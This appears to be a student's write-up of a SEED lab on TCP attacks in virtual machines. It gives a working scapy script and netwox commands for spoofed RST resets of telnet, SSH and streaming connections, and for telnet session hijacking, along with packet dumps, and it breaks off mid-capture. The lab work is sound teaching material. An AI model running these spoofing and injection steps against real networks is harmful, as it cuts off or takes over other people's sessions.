
- Executed below python program from attacker's machine.

```
[02/04/21]seed@VM:~$ sudo ./tcp_RST_attack.py
Sending TCP reset packets
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField                = None        (None)
id          : ShortField                = 1            (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                 = 64           (64)
proto        : ByteEnumField            = 6            (0)
chksum       : XShortField              = None        (None)
src          : SourceIPField            = '10.0.2.10' (None)
dst          : DestIPField               = '10.0.2.11' (None)
options      : PacketListField          = []           ([])

sport        : ShortEnumField            = 49562        (20)
dport        : ShortEnumField            = 23           (80)
seq          : IntField                  = 3906526842L (0)
ack          : IntField                  = 1375735241 (0)
dataofs      : BitField (4 bits)          = None        (None)
reserved     : BitField (3 bits)          = 0            (0)
flags        : FlagsField (9 bits)         = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField                = 8192          (8192)
checksum     : XShortField              = None        (None)
urgptr       : ShortField                = 0            (0)
options      : TCPOptionsField          = []           ([])
```

Observed that few of the fields have got modified when Attacker sends spoofed TCP reset packets to the Victim's machine.

- Simultaneously, captured the packets in Wireshark while executing scapy TCP reset TELNET program.



Observation:

Flag **RST** can be seen in the above Wireshark screenshot. Hence, the attacker is successful in a TCP reset attack on the TELNET connection between two machines.

TCP RESET Attack on SSH connections between two machines

- By using the netwox tool to launch the TCP RST attack to break an existing ssh connection between A(Victim) and B(Observer).
 - Executed ssh command from Observer's machine or machine A to make a connection between A and B machine.

[ssh seed@10.0.2.11](#)


```
[02/04/21]seed@VM:~$ ssh seed@10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i... 

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Observed that successfully able to connect 10.0.2.11 (machine B) through ssh connection from machine A.

- Also, validated the connection established in wireshark.



Observed the ACK flag in the Wireshark which shows the ssh connection established between two machines (10.0.2.10 and 10.0.2.11)


- After the ssh connections are established between A and B hosts. Executed netwox command from attacker's machine.

```
[02/04/21]seed@VM:~$ 
[02/04/21]seed@VM:~$ sudo netwox 78 -i 10.0.2.11
```

netwox 78 is used to reset the TCP packet once ssh connections are done.

- The last TCP ACK packet details which were taken from Wireshark when two machines were connected are:
 - Src Port: 22
 - Dst Port: 59626
 - Seq: 942843236
 - Ack: 792623774

- After the last TCP ACK packet, we can see the TCP RST,ACK packet in wireshark.




Observation:

The flag Reset has been set to 1 which means that the attacker successfully performed a TCP RST attack.

Hence, the attacker can see the TCP RST packet sent by the observer to the victim forcing it to terminate the connection.

- By using **scapy** to launch the TCP RST attack to break an existing ssh connection between A(Victim) and B(Observer) machines.
 - Executed ssh command from machine B to make the connection with machine A.
`ssh seed@10.0.2.11`
 - In the Wireshark, we can see that a connection has been established between machines A and B.



Observed the TCP ACK packet received by 10.0.2.11 from 10.0.2.10 which shows that connection between both hosts has been established.

Also highlighted the TCP ACK packet details in the above screenshot.

- Updated scapy program on Attacker's machine for TCP RST attack between machines A and B.

```
#!/usr/bin/python
from scapy.all import *
print("Sending TCP reset packets")
ip = IP(src="10.0.2.10", dst="10.0.2.11")
tcp = TCP(sport=59624, dport=22, flags="R", seq=3340656762, ack=1780330484)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
~
```

In this program, the source and destination ports, sequence and acknowledgment numbers used are the ones that are observed for the TCP ACK packet.

- Executed scapy program on Attacker's machine for TCP RST attack.


```

[02/04/21]seed@VM:~$ sudo ./tcp_RST_attack.py
Sending TCP reset packets
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None      (None)
id          : ShortField              = 1          (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                = 64        (64)
proto        : ByteEnumField           = 6          (6)
chksum       : XShortField             = None      (None)
src          : SourceIPField           = '10.0.2.10' (None)
dst          : DestIPField              = '10.0.2.11' (None)
options      : PacketListField         = []        ([])
-- 
sport        : ShortEnumField           = 59624     (20)
dport        : ShortEnumField           = 22        (80)
seq          : IntField                 = 3340656762L (0)
ack          : IntField                 = 1780330484 (0)
dataofs      : BitField (4 bits)          = None      (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)       = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192      (8192)
chksum       : XShortField             = None      (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField          = []        ([])

```

Here the flag field is getting reset for the given sequence number and acknowledgment number.

- Validated the TCP RST captured packets in wireshark.



Observation:

The TCP RST packet has been set to 1 for the RST flag.

Hence, forged TCP RST packet has terminated the SSH connection between machine A and B.

Conclusion:


With both netwox 78 and scapy program, the attacker is successfully able to launch a TCP RST attack when TELNET and SSH connections are made between machines A and B (or Observer and Victim).

3.3 Task 3: TCP RST Attacks on Video Streaming Applications

Objective:

For this task, we need a video streaming website because they establish a TCP connection with the client for streaming the video content. The attacker's goal is to disrupt the TCP session established between the victim and the video streaming machine.


- We took a video streaming website as www.youtube.com
- On www.youtube.com browsed video content (https://www.youtube.com/watch?v=1_ltdhHP9SQ) on Victim's machine



Observation:

The video streams properly on the victim's machine without hassle.

- Validated the TCP captured packets in Wireshark when the video was streaming.



Observation:

TCP ACK packet can be seen from video content server (172.217.3.193) to 10.0.2.11 with Acknowledgement flag set to 1.



Parallel to this, performed TCP RST attack on Victim's machine using given netwox 78 commands from attacker's machine:


sudo netwox 78 -i 10.0.2.11

```
[02/04/21] seed@VM:~$ sudo netwox 78 -i 10.0.2.11
```

The netwox command will reset every TCP packet for the connection established between the video content server and the Victim's machine.



Now validated the same video stream content on the victim's machine browser.




Observation:

After the connection is terminated through forged TCP RST the video plays as long it was streamed before the attack. Once the attack has been done, then we can see the video is loading intermittently.



Checked the captured packets in Wireshark when the TCP attack took place by the attacker. Refer given Wireshark snapshot:



Observation:

The flag Reset has been set to 1 which means that the attacker successfully performed a TCP RST attack. The attacker can see the TCP RST packet sent by the video content server (172.217.3.193) to the victim (10.0.2.11) forcing it to terminate the connection.

Hence, we have successfully disrupted the video streaming by breaking the TCP connection between the victim and the content server.

3.4 Task 4: TCP Session Hijacking


Objective:

The TCP Session Hijacking attack's objective is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands.

Using netwox



First, we need to establish a telnet connection between Victim and Observer's machine (10.0.2.11 and 10.0.2.10)



Observation:

The Observer's machine (10.0.2.10) is now able to communicate with Victim's machine (10.0.2.11)



Captured TCP connection establish between two machines in wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
62	2021-02-0...	10.0.2.11	10.0.2.10	TELNET	103	Telnet
63	2021-02-0...	10.0.2.10	10.0.2.11	TCP	66	32922
64	2021-02-0...	10.0.2.11	10.0.2.10	TELNET	87	Telnet
65	2021-02-0...	10.0.2.10	10.0.2.11	TCP	66	32922

Sequence number: 2784770016
Acknowledgment number: 420107536
Header Length: 32 bytes
▼ Flags: 0x010 (ACK)
 000. = Reserved: Not set
 ...0 =Nonce: Not set
 0.... = Congestion Window Reduced (CWR): Not set
 0.... = ECN-Echo: Not set
 0.... = Urgent: Not set
 1.... = Acknowledgment: Set
 0... = Push: Not set
 0... = Reset: Not set
 0 = Svn: Not set

Observed TCP ACK packet with Acknowledgement flag set to 1.



To do TCP session hijacking, we have used this ACK packet details from wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
62	2021-02-0...	10.0.2.11	10.0.2.10	TELNET	103	Telnet
63	2021-02-0...	10.0.2.10	10.0.2.11	TCP	66	32922
64	2021-02-0...	10.0.2.11	10.0.2.10	TELNET	87	Telnet
65	2021-02-0...	10.0.2.10	10.0.2.11	TCP	66	32922

▼ Transmission Control Protocol, Src Port: 32922, Dst Port: 23, Seq: 2784770016,
 Source Port: 32922
 Destination Port: 23
 [Stream index: 0]
 [TCP Segment Len: 0]
 Sequence number: 2784770016
 Acknowledgment number: 420107536
 Header Length: 32 bytes
 ► Flags: 0x010 (ACK)
 Window size value: 237
 [Calculated window size: 30336]
 [Window size scaling factor: 128]
 Checksum: 0x45h4 [unverified]

The packet details which are highlighted in the above Wireshark screenshot are used to do session hijacking attacks using netwox.



Now with the help of netwox 40, TCP session hijacking attack was done.

```
[02/05/21]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.10 --ip4-dst 10.0.2.11 --ip4-ttl 64 --tcp-src 32922 --tcp-dst 23 --tcp-seqnum 2784770016 --tcp-window 237 --tcp-acknum 420107536 --tcp-data "5443502073657373696f6e2068696a61636b696e67"
```

The TCP-data used in the netwox command is in hex-string form. The ASCII string is "TCP session hijacking"

The netwox command was executed successfully as shown below:

```
[02/05/21]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.10 --ip4-dst 10.0.2.11 --ip4-ttl 64 --tcp-src 32922 --tcp-dst 23 --tcp-seqnum 2784770016 --tcp-window 237 --tcp-acknum 420107536 --tcp-data "5443502073657373696f6e2068696a61636b696e67"
```

IP

version	ihl	tos	totlen		
4	5	0x00=0	0x003D=61		
		id	r[D M]	offsetfrag	
0xE3B2=58290			0 0 0	0x0000=0	
ttl	protocol	checksum			
0x40=64	0x06=6	0x7EF4			
source					
10.0.2.10					
destination					
10.0.2.11					
source port	destination port				
0x809A=32922	0x0017=23				
seqnum					
0xA5FC37E0=2784770016					
acknum					
0x190A5510=420107536					
doff	window				
5	0x0ED=237				
checksum	urgptr				
0x60B4=24756	0x0000=0				

Observed that the attacker has successfully forged and sent a telnet packet to the observer with the next identification number as 58290.

Also validated the captured packet in wireshark for 10.0.2.11 and 10.0.2.10 machines.

The screenshot shows a Wireshark capture window titled "Victim [Running] - Oracle VM VirtualBox". The packet list pane displays three TCP packets. The third packet, with sequence number 92, is highlighted in orange and selected. Its details pane shows fields like Time (2021-02-08 10:02:45.000000000), Source (10.0.2.10), Destination (10.0.2.11), Protocol (TELNET), Length (75), and Info (Telnet). The bytes pane at the bottom shows the raw hex and ASCII data of the selected packet.

tcp

No.	Time	Source	Destination	Protocol	Length	Info
64	2021-02-08 10:02:45.000000000	10.0.2.11	10.0.2.10	TELNET	87	Telnet
65	2021-02-08 10:02:45.000000000	10.0.2.10	10.0.2.11	TCP	66	32922
92	2021-02-08 10:02:45.000000000	10.0.2.10	10.0.2.11	TELNET	75	Telnet

Window size value: 237
[Calculated window size: 30336]
[Window size scaling factor: 128]
Checksum: 0x60b4 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0

▼ [SEQ/ACK analysis]
